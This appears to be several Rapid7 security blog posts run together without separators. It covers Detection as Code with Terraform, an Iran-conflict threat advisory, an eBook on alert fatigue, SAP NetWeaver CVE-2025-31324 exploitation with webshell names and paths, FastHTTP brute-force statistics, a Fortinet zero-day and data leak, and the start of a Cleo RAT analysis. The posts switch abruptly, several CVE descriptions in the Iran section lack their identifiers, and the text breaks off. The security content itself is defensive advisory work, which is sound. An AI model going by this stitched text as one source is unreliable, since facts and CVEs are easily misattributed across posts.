Every engineering team in your organization ships code through a pipeline. They branch, test, review, and deploy. If something breaks, they roll back. If someone asks “what changed?”, the answer is in the commit history. This isn’t heroic discipline to process; it’s just how software gets built.
Now think about how your detection engineering team works.
Rules get written in a UI. Maybe copied and pasted from a wiki. There’s no peer review; someone clicks “save,” and it’s live. No test cases validate the logic before deployment. No rollback if something breaks. When an alert suddenly floods your SOC, good luck figuring out what changed and when. When a detection stops firing, you might not notice for weeks.
This is, by definition, a process gap. And it’s one that the rest of engineering solved years ago. The gap becomes manageable through the five custom rules, listed below. As your detections grow, you need the same discipline that every other engineering team already has.
Process Stage
How it works in software engineering
How it works in detection engineering
Storage
Git / Version Control
UI / Wiki / “Tribal Knowledge”
Validation
Automated CI/CD Tests
“Wait and see if it fires”
Review
Peer-reviewed Pull Requests
Single-user “Save” button
Rollback
One-click git revert
Manual query deletion
How does this help my security team?
Detection as Code gives your team a structured, repeatable way to build and manage detections with confidence. Instead of relying on manual updates and guesswork, every change is tested, reviewed, and tracked before it reaches production. Before we get into the how, here’s why Detection as Code changes the way your team works:
A more reliable process. Every change goes through version control and peer review before it goes live. When something goes wrong, you know exactly what changed, when it changed, and who approved it. Roll back in seconds if needed.
A safety net of tests. Inline test cases validate detection logic before deployment. Positive tests prove it catches the threat; negative tests prove it doesn’t fire on legitimate activity.
Confidence in what’s deployed.terraform plan previews every change before anything touches production. Terraform state is the authoritative record of your detection estate, not some spreadsheet.
The result is a detection workflow your team can trust. Changes are predictable, validated, and fully traceable, so security teams don’t get caught up in troubleshooting and can focus on improving coverage and overall posture.
The anatomy of a detection
Here is what a detection rule looks like using Rapid7’s Terraform provider. It offers a practical view of how detection engineering teams can use Detection as Code in practice:
Version-controlled logic: The LEQL query defines the threat logic in a text format that Git can track.
MITRE ATT&CK® untegration: The techniques field ensures your coverage map updates automatically.
Inline testing: We aren’t just deploying a query, but a validated unit of logic. The pipeline won’t let this reach production if the logic fails to fire on the matching” payload or accidentally fires on the un-matching payload.
Why Terraform?
Because it’s the industry standard for managing infrastructure as code. We didn’t invent a proprietary CLI; we built on the tool that thousands of platform teams already run daily. If your organization uses Terraform for cloud infrastructure, your detection engineers now use the same tool, the same workflow, and the same review process.
Governance happens naturally in this model. Open a pull request. Your team sees the logic, the test cases, and the expected behavior. They comment, suggest improvements, and approve. Every change is traceable in your commit history. This isn’t a separate compliance exercise bolted onto your workflow. It is the workflow.
Already have rules built in the UI? One command imports them all:
terraform query -generate-config-out imports.tf
AI-assisted detection writing
The quick-start repo ships with IDE configurations for Claude Code, Cursor, VS Code Copilot, and Kiro. These configs give your AI assistant full context on the Terraform provider schema, LEQL syntax, and MITRE ATT&CK mappings.
In practice: open your editor, describe a threat in plain English, such as ‘write me a detection for lateral movement via RDP from non-admin workstations,’ and get back a complete Terraform resource ready for review. The AI accelerates the engineer; it doesn’t replace them. The time from “I need a detection” to “this is ready for review” drops from hours to minutes.
Start building detections as code today
Rapid7’s Terraform provider for Detection as Code is now available across all Incident Command and InsightIDR tiers.
To get to work, use the Getting Started guide for a walkthrough as you setup, authenticate, and run your first deployment. Clone the quick-start template, run terraform plan, and see your detection estate as code. For more information on Incident Command, visit Our hub page for SIEM.
The tension arising out of the conflict in Iran is beginning to show signs of expanding beyond a strictly regional crisis. Following our recent published advisories, this communication is intended to outline and summarize the detection and enrichment coverage available to Rapid7 customers, broadly assess the macro cyber threat landscape, and demonstrate the specific actions undertaken within the Rapid7 portfolio to assure our customers of the protection they receive and can expect moving forward. For a research-driven companion piece from Rapid7 Labs, dive intoIran’s Cyber Playbook in the Escalating Regional Conflict.
Tracking the campaigns associated with the current conflict

There exists a number of threat campaigns (both directly and indirectly) associated with groups associated with Iranian APT actors. In order to track details of these campaigns, any relevant indicators of compromise will be made available within Intelligence Hub.
Figure 1: A screenshot of the collective campaign available within Intelligence Hub.
⠀
As additional intelligence is identified and verified this campaign (and any others) will be incorporated and made available both within the detection stack across the Rapid7 portfolio, but equally for enrichment purposes within Intelligence Hub.
Hacktivist activity and Digital Risk Protection (DRP) coverage
Since the regional military escalations began in late February 2026, Rapid7 Labs has tracked a significant and ongoing spike in retaliatory cyber activity targeting regional and Western infrastructure. What we’re seeing falls into two broad buckets. The first is state-directed operations, primarily espionage and data exfiltration, carried out by actors like:
MuddyWater/Seedworm (MOIS)
CyberAv3ngers (IRGC)
The Handala persona (assessed as being maintained by Void Manticore under MOIS direction).
The second is a much noisier layer of hacktivist activity, stemming from groups that lack sophistication but generate outsized visibility through DDoS campaigns and public breach claims. These groups include:
Keymous+
DieNet
NoName057(16).
A major theme across this escalation is fabrication. Many of the breach claims circulating on Telegram and dark web forums are exaggerated or outright fake. Threat actors, especially on the hacktivist side, are recycling old leaked datasets, overstating their access, and running what amount to psychological operations aimed at causing panic and reputational damage. That said, where state-directed actors are involved, legitimate data theft is a real concern, and there is a strong likelihood that stolen material will be weaponized publicly and quickly.
Rapid7’s Digital Risk Protection platform is purpose-built to cover exactly these kinds of threats. Here is how our coverage maps to the current activity:
Dark web and forum monitoring — The coordination and announcements driving these campaigns are happening across Telegram, X (formerly Twitter), and dark web leak sites. DRP continuously monitors clear, deep, and dark web sources, with proprietary crawlers, inspecting tens of millions of pages. This gives us visibility into restricted forums and early warning when campaigns begin targeting specific organizations or sectors.
Data leakage detection and claim verification — With so many unsubstantiated breach claims in circulation, the ability to quickly distinguish real exposures from fabricated ones is critical. DRP monitors threat actor dumps and leak sites for exposed company assets and correlates what it finds against each customer’s digital footprint, giving organizations a clear answer on whether a claimed breach actually affects them.
Brand security and phishing defense — Threat actors are exploiting public confusion to register lookalike domains, clone websites, and create impersonation profiles on social media. DRP identifies these phishing and impersonation threats and supports the takedown of the attacker’s infrastructure.
Analyst-verified intelligence — Our threat intelligence analysts investigate and triage what surfaces through the platform to ensure customers receive only intelligence that has been verified and is actionable. When a real compromise or data exposure is confirmed, our team works directly with the affected organization to assess the impact and support remediation.
CVE intelligence
To fuel the data leak and psychological operations discussed above, state-directed actors like MuddyWater and Void Manticore are actively weaponizing recently disclosed, high-impact vulnerabilities. Rather than focusing on a single product, these APTs are broadly targeting a combination of internet-facing edge devices, enterprise management infrastructure, and client productivity software to gain their initial foothold.
The vulnerabilities being leveraged in these campaigns all provide either authentication bypass or remote code execution, giving attackers a direct path into the environment. Once inside, the goal is the same every time: establish persistence and get data out. As noted above, any legitimate data stolen during these intrusions is highly likely to be handed off to hacktivist personas and weaponized publicly to support the broader disinformation campaigns.
The following CVEs have been identified as actively exploited or assessed as high-priority targets in the current threat environment:
CVE-2026-1281
Description: A critical command injection vulnerability in Ivanti Endpoint Manager Mobile (EPMM) that grants unauthenticated attackers root-level remote code execution. This has been leveraged as a zero-day vulnerability to compromise mobile endpoint management environments. Tied to: MuddyWater (MOIS)
Description: A critical OS command injection vulnerability in PHP running in CGI mode on Windows. By exploiting Windows “Best-Fit” encoding behaviors, attackers can bypass escape mechanisms and execute arbitrary code on the host server. Tied to: Void Manticore (the MOIS-affiliated actor that maintains the Handala hacktivist persona)
Description: An unauthenticated file upload flaw in SmarterTools SmarterMail. Attackers exploit a path traversal weakness via the guid variable to drop malicious files, such as webshells or malicious cron jobs.
Description: An unauthenticated session bypass vulnerability impacting N-able N-Central. Attackers frequently chain this with an XML External Entity (XXE) vulnerability to read highly sensitive local configuration and backup files from the host infrastructure.
Description: A security feature bypass vulnerability in Microsoft Word that allows an unauthorized attacker to bypass Object Linking & Embedding (OLE) mitigations locally. Exploitation requires user interaction to open a maliciously crafted document.
Rapid7 Coverage: Analyzed extensively in Rapid7’s Patch Tuesday – February 2026 blog post and prioritized for customer patching due to active exploitation
Detection and Response for Rapid7 customers
Rapid7’s Threat Hunting team has been actively hunting for activity related to Iranian actors since the regional conflict began. We are utilizing threat intelligence related to new indicators of compromise and known tactics, techniques, and procedures to conduct these hunts. If we have validated findings, the MDR SOC will investigate and communicate the details of findings using the standard notification processes.
Security teams have been talking about alert fatigue for years. And yet, for many SOCs, the problem isn’t getting better. It’s getting worse.
As environments expand across cloud, SaaS, identity, and legacy systems, analysts are flooded with signals that all demand attention but rarely arrive with enough context to act quickly. Staffing shortages only amplify the issue. The result is a SOC stuck reacting to noise instead of responding to real risk.
Recent industry research reinforces what analysts already know. False positives remain one of the top challenges in detection and response, and many analysts encounter low-value alerts so frequently that it slows investigations and contributes directly to burnout. Alert fatigue isn’t just an efficiency problem. It’s an operational risk.
Why alert fatigue persists, and why it’s not your fault
Alert fatigue isn’t a reflection of weak analysts or underperforming teams. It’s the outcome of security models that haven’t kept pace with modern complexity.
Traditional SIEM approaches were built for a different era. Rule-heavy detections, manual enrichment, siloed tools, and flat log views force analysts to spend valuable time stitching together context before they can even begin investigating. Even experienced analysts end up waiting for answers instead of acting on them.
Modern SOCs need a different approach. One that prioritizes analyst efficiency, reduces friction, and brings clarity to investigations from the start.
Four moves that change how SOCs operate
In the eBook, we break down four practical shifts that high-performing SOCs are making to move beyond alert fatigue:
Automate the noise with AI-assisted classification and enrichment so analysts can focus on what truly matters
Investigate smarter with unified context, eliminating unnecessary pivots between tools
Shrink the response cycle using guided workflows that make investigations faster and more consistent
Gain confidence in coverage by understanding risk across the entire attack surface, not just known assets
These aren’t theoretical ideas. They’re grounded in real-world SOC workflows and designed to help analysts move faster without sacrificing control or trust.
A look inside a real SOC investigation
One of the most impactful sections of the eBook walks through a familiar scenario: a phishing or business email compromise investigation.
Instead of listing tools or features, it shows what the investigation actually feels like for an analyst. From the frustration of waiting on data in a traditional workflow to the clarity that comes when context is surfaced early and answers arrive faster. It’s a reminder that efficiency isn’t about removing analysts from the loop. It’s about removing the friction that slows them down.
From overwhelmed to in command
At its core, the playbook is built on a simple principle. Modern SOC efficiency comes from reducing noise, unifying context, and guiding investigations with AI-assisted workflows, all while keeping analysts firmly in control.
If you’re responsible for detection and response, or if you’re feeling the strain of alert fatigue in your SOC, this eBook is designed for you.
On Thursday, April 24, enterprise resource planning company SAP published a CVE (and a day later, an advisory behind login) for CVE-2025-31324, a zero-day vulnerability in NetWeaver Visual Composer that carries a CVSSv3 score of 10. The vulnerability arises from a missing authorization check in Visual Composer’s Metadata Uploader component that, when successfully exploited, allows unauthenticated attackers to send specially crafted POST requests to the /developmentserver/metadatauploader endpoint, resulting in unrestricted malicious file upload.
While the vulnerable component is not installed in NetWeaver’s default configuration, SAP security firm Onapsis notes that it is widely enabled.
Per SAP’s docs, Visual Composer “operates on top of the SAP NetWeaver Portal, utilizing the portal’s connector-framework interfaces to enable access to a range of data services, including SAP and third-party enterprise systems. In addition to accessing SAP Business Suite systems, users can access SAP NetWeaver Business Warehouse and any open/JDBC stored procedures.”
Rapid7-observed exploitation
CVE-2025-31324 is being actively exploited in the wild; Rapid7 MDR has observed exploitation in multiple customer environments dating back to at least March 27, 2025, nearly all of which has targeted manufacturing companies. Adversaries have exploited the vulnerability to drop webshells in the following directory: j2ee/cluster/apps/sap.com/irj/servlet_jsp/irj/root/
Public threat intelligence on CVE-2025-31324 exploitation has highlighted the use of webshells named helper.jsp and cache.jsp. With few exceptions (like helper.jsp), most webshells Rapid7 has observed had random 8-character names, e.g.: cglswdjp.jsp ijoatvey.jsp dkqgcoxe.jsp ylgxcsem.jsp cpyjljgo.jsp tgmzqnty.jsp
Rapid7 has not attributed this activity to a specific threat actor at time of writing.
Mitigation guidance
All SAP NetWeaver 7.xx versions and service packs (SPS) are affected.
SAP’s non-public guidance indicates that customers can check system info (http://host:port/nwa/sysinfo) for the Software Component VISUAL COMPOSER FRAMEWORK (VCFRAMEWORK.SCA). If this check returns no results, SAP has said the vulnerability is “not relevant for that system.”
Customers should update to the latest version of NetWeaver AS on an emergency basis, without waiting for a regular patch cycle to occur. Note that updating to a fixed version of NetWeaver will not address pre-existing compromises. Customers who are unable to update to a fixed version of the application should disable Visual Composer by following SAP’s directions here.
Customers should also restrict access to the affected endpoint (/developmentserver/metadatauploader) and investigate their environments for signs of compromise. SAP’s non-public advisory notes that the “most common targets for an attacking agent” are the following paths under the JAVA server file system — jsp, java, or class files present directly in these paths should be considered malicious: C:\usr\sap\<SID>\<InstanceID>\j2ee\cluster\apps\sap.com\irj\servlet_jsp\irj\rootC:\usr\sap\<SID>\<InstanceID>\j2ee\cluster\apps\sap.com\irj\servlet_jsp\irj\workC:\usr\sap\<SID>\<InstanceID>\j2ee\cluster\apps\sap.com\irj\servlet_jsp\irj\work\sync
For additional information and the latest guidance, please refer to SAP’s non-public materials or contact SAP support.
Rapid7 customers
InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage.
For InsightVM and Nexpose customers, our vulnerability coverage engineering team is investigating options to help customers assess exposure to this threat. We will update this blog no later than 3 PM ET on Monday, April 28 with additional information and delivery timelines.
In the first quarter of 2025, Rapid7’s Managed Threat Hunting team observed a significant volume of brute-force password attempts leveraging FastHTTP, a high-performance HTTP server and client library for Go, to automate unauthorized logins via HTTP requests.
This rapid volume of credential spraying was primarily designed to discover and compromise accounts not properly secured by multi-factor authentication (MFA). Out of just over a million unauthorized login attempts we observed, the distribution of originating traffic sources is similar to that previously seen in January 2025. Some of the most prominent nations serving as points of origin for these attempts are as follows:
Brazil: 70%
Venezuela: 3%
Turkey: 3%
Russia: 2%
Argentina: 2%
Mexico: 2%
Analysis of attempted initial access via compromised or absent MFA revealed a significant success rate for defenders’ security controls. Overwhelmingly, 73% of attempts resulted in account lockouts, with an additional 26% failing due to incorrect passwords. Account disabling accounted for 1% of failures. Critically, fewer than 1% of accounts were successfully compromised through brute-force attacks, highlighting the robust effectiveness of implemented credential brute-forcing prevention measures.
There is a heavy emphasis here on rapid-fire, repeated attempts to log in resulting in accounts eventually being locked. The small number of accounts being disabled could be an additional security step after too many attempts to log in, or simply that the person associated with the account has left the organization.
The misuse of FastHTTP to automate unauthorized logins at speed is just one aspect of a much broader problem: namely, the popularity of initial access to networks aided by a persistent lack of MFA for VPN, SaaS, and VDI products. Rapid7 expects to see this type of rapid-fire, brute force attack become more common as cloud authentication becomes more prevalent. It’s entirely possible threat actors will look to try similar account compromising attempts with other tools and libraries, and commonly abused user agent strings.
Incident Response Facts and Figures: Handing Attackers an Easy Victory
Rapid7 has consistently highlighted MFA as a primary concern across several threat research reports. By the midpoint of 2023, data for the first half of the year showed that 39% of incidents our managed services teams responded to had arisen from lax or lacking MFA. Our 2024 Threat Landscape blog highlighted that remote access to systems without MFA was responsible for 56% of incidents as an initial access vector, the largest driver of incidents overall.
The third quarter of 2024 saw 67% of incident responses involving abuse of valid accounts and missing or lax enforcement of MFA. This total sits at 57% for Q4 2024, in part because of a 22% increase in social engineering. Even without pausing to consider user agent-centric password spraying, this is a potentially dangerous combination for organizations not making the most of MFA-centric protection. If the brute forcing doesn’t get you, a social engineering campaign might just do the trick.
Why MFA Matters: The Consequences of “We’ll Set It up Later”
MFA is a key component of an overall Identity Access Management (IAM) strategy. If you’re not making use of it, then your overall defense is weakened against many of the most common threats out there, including:
Phishing: The very best password you can muster is made entirely redundant if your employee hands it over to a phisher, whether via a forged website or a social engineering attack. One way to mitigate against this is to use a password manager, which will only automatically enter your details on a valid website. But what happens if your password manager’s master password is compromised, and all the logins contained within are exposed? One of the best ways to address this additional headache is MFA for all your accounts, including your password manager.
Malware: Do you know what malware, password stealers, and keyloggers, love more than anything else? Grabbing all of those passwords stored in web browsers, or (in more serious cases) plain text files on the desktop and email drafts. Do you know what they don’t like? Having all of those perilous passwords protected with an additional layer of security. MFA could make the difference between compromise and data exfiltration versus, a last-minute save and a security training refresher.
Credential stuffing: An unfortunate by-product of years of data breaches (often with phishing as the launchpad), roll-ups of new and ancient login details published online are a constant threat. It’s worth noting that it isn’t just your current employees who could be on these lists—ex-employees with valid credentials are a cause for concern too.
Recommendations from Rapid7’s MDR and IR Experts
Here are some steps you can take now to improve your security posture and mitigate risk from attacks like these, courtesy of Rapid7’s MDR and IR experts:
Implement multi-factor authentication (MFA) across all account types, including default, local, domain, and cloud accounts, to prevent unauthorized access, even if credentials are compromised.
Use conditional access policies to block logins from non-compliant devices or from outside defined organization IP ranges.
Ensure that applications do not store sensitive data or credentials insecurely. (e.g. plaintext credentials in code, published credentials in repositories, or credentials in public cloud storage).
Audit domain and local accounts as well as their permission levels routinely to look for situations that could allow an adversary to gain wide access by obtaining credentials of a privileged account. These audits should also include if default accounts have been enabled, or if new local accounts are created that have not been authorized. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.
Regularly audit user accounts for activity and deactivate or remove any that are no longer needed.
Whenever possible and aligned with business requirements, disable legacy authentication for non-service accounts and users relying on it. Legacy authentication, which does not support MFA, should be replaced with modern authentication protocols.
Applications may send push notifications to verify a login as a form of multi-factor authentication (MFA). Train users to only accept valid push notifications and to report suspicious push notifications.
You can’t go wrong with MFA
Imagine a scenario where your network is under fire from a worryingly high number of brute force attempts from across the globe, targeting your insecure accounts until just one is compromised. Now imagine that same scenario where everything is blocked by default, regional restrictions are applied, logins from user agents aren’t allowed, and all of your VPNs, your RDP, VDIs, and SaaS tools are secured with MFA.
This may feel like an overreaction to what you may view as an attack that looks like an edge case; however, consider that ransomware groups, alongside more commonly found malware authors and phishers, will also find you a significantly harder target to break as a result of these countermeasures being put in place. Please don’t end up in the inevitable percentage of organizations compromised due to missing MFA in our next threat research report; there’s no better time than now to think about building out a stronger security posture.
Rapid7 is investigating two separate events affecting Fortinet firewall customers:
Zero-day exploitation of CVE-2024-55591, an authentication bypass vulnerability in FortiOS and FortiProxy disclosed earlier this week. Successful exploitation could allow remote attackers to gain super-admin privileges via crafted requests to the Node.js websocket module.
A January 15, 2025 dark web post from a threat actor who looks to have published IPs, passwords, and configuration data from 15,000 FortiGate firewalls. The data leaked online appears to be several years old (2022). Rapid7 has not attributed any CVEs to the leaked data at this time.
FortiGate data leak
On Wednesday, January 15, 2025, a threat actor named “Belsen Group” published a trove of Fortinet FortiGate firewall data on the dark web, allegedly from 15,000 organizations. The data released included IP addresses, passwords, and firewall configuration information — a potentially significant risk for organizations whose data was leaked.
Security researcher Kevin Beaumont has an initial analysis of the leaked data, along with his assessment that the data leaked this week appears to be from 2022. After conducting our own outreach to potentially affected organizations, Rapid7 has also confirmed that at least some of the leaked data originated from 2022 incidents where customer firewalls were compromised. Based on Beaumont’s analysis and observations from our own investigations, it’s likely that the data dump published by the threat actor contains primarily or entirely older data.
Rapid7 has not attributed the data leak to a specific CVE at this time. Beaumont said his observations from incident responses indicate that CVE-2022-40684 (a Fortinet firewall zero-day flaw from 2022) may have been the initial access vector that allowed for the large-scale firewall data leak.
New Fortinet zero-day CVE also exploited in the wild
Separately, on Tuesday, January 14, 2025, Fortinet disclosed CVE-2024-55591, a new zero-day vulnerability affecting FortiOS and FortiProxy. Security firm Arctic Wolf had previously published a blog on threat activity targeting Fortinet firewall management interfaces exposed to the public internet, saying that “a zero-day vulnerability is likely” but an initial access vector had not been confirmed. According to Arctic Wolf, the campaign “involved unauthorized administrative logins on management interfaces of firewalls, creation of new accounts, SSL VPN authentication through those accounts, and various other configuration changes.”
Fortinet’s advisory for CVE-2024-55591 includes indicators of compromise (IOCs) and notes that the vulnerability was reported as exploited in the wild at time of disclosure. No individual or firm is explicitly credited for discovering the vulnerability in Fortinet’s advisory, and Fortinet has not confirmed that CVE-2024-55591 is the zero-day vulnerability Arctic Wolf speculated was being leveraged threat activity.
Rapid7 MDR threat hunters have observed activity from IP addresses publicly attributed to the threat campaign targeting CVE-2024-55591, but our team has so far only noted connections consistent with scanning or reconnaissance activity and not exploitation.
Zero-day vulnerabilities in Fortinet FortiOS, the operating system that runs on FortiGate firewalls, have been a relatively common occurrence in recent years and have been leveraged in a wide range of financially motivated, state-sponsored, and other attacks. In addition to CVE-2024-55591, prominent FortiOS zero-day flaws have included:
CVE-2018-13379, while not a zero-day, was disclosed in 2019 and allowed attackers to download SSL-VPN system files and steal credentials. It was consistentlyexploited in the years following disclosure despite a wide range of warnings and publicly available information on known threat activity.
Like CVE-2022-40684, CVE-2024-55591 is an authentication bypass using an alternate path or channel (CWE-288). While it does not currently appear likely that CVE-2024-55591 is the vulnerability that enabled the collection and release of FortiGate firewall configuration data on January 15, 2025, the vulnerability is nevertheless being exploited in the wild and should be treated with urgency.
Mitigation guidance
According to Fortinet’s advisory, the following products and versions are vulnerable to CVE-2024-55591:
Fortinet FortiOS 7.0.0 through 7.0.16 (fixed in 7.0.17 or above)
Fortinet FortiProxy 7.2.0 through 7.2.12 (fixed in 7.2.13 or above)
Fortinet FortiProxy 7.0.0 through 7.0.19 (fixed in 7.0.20 or above)
Per Fortinet, other versions of FortiOS (6.4, 7.2, 7.4, 7.6) and FortiProxy (2.0, 7.4, 7.6) are not affected. Customers should update to a fixed version immediately, without waiting for a regular patch cycle to occur, and review Fortinet’s IOCs to aid investigations into suspicious activity. Indicators include examples of administrative or local users added by adversaries.
Customers should also ensure that firewall management interfaces are not exposed to the public internet and limit IP addresses that can reach administrative interfaces. If your organization was impacted by the January 15, 2025 FortiGate firewall data leak, you should change administrative and local user passwords immediately. FortiOS also supports multi-factor authentication (MFA) for local user accounts, which Rapid7 strongly recommends implementing.
Rapid7 customers
InsightVM and Nexpose customers can assess their exposure to CVE-2024-55591 with vulnerability checks available in the January 15, 2025 content release. Customers already have coverage for all other FortiOS vulnerabilities mentioned in this blog from past content releases.
Many thanks to Rapid7 MDR and incident response teams for their contributions to this analysis.
While investigating incidents related to Cleo software exploitation, Rapid7 Labs and MDR observed a novel, multi-stage attack that deploys an encoded Java Archive (JAR) payload. Our investigation revealed that the JAR file was part of a modular, Java-based Remote Access Trojan (RAT) system. This RAT facilitated system reconnaissance, file exfiltration, command execution, and encrypted communication with the attacker’s command-and-control (C2) server. Its modular architecture includes components for dynamic decryption, network management, and staged data transfer.
It’s worthwhile to note that this isn’t necessarily the only payload that has or will be deployed in attacks targeting Cleo software — it’s entirely possible an alternate payload could be leveraged. This underscores the importance of timely detection and response capabilities, as well as the critical role of monitoring assets that may be impacted by unknown zero-day threats.

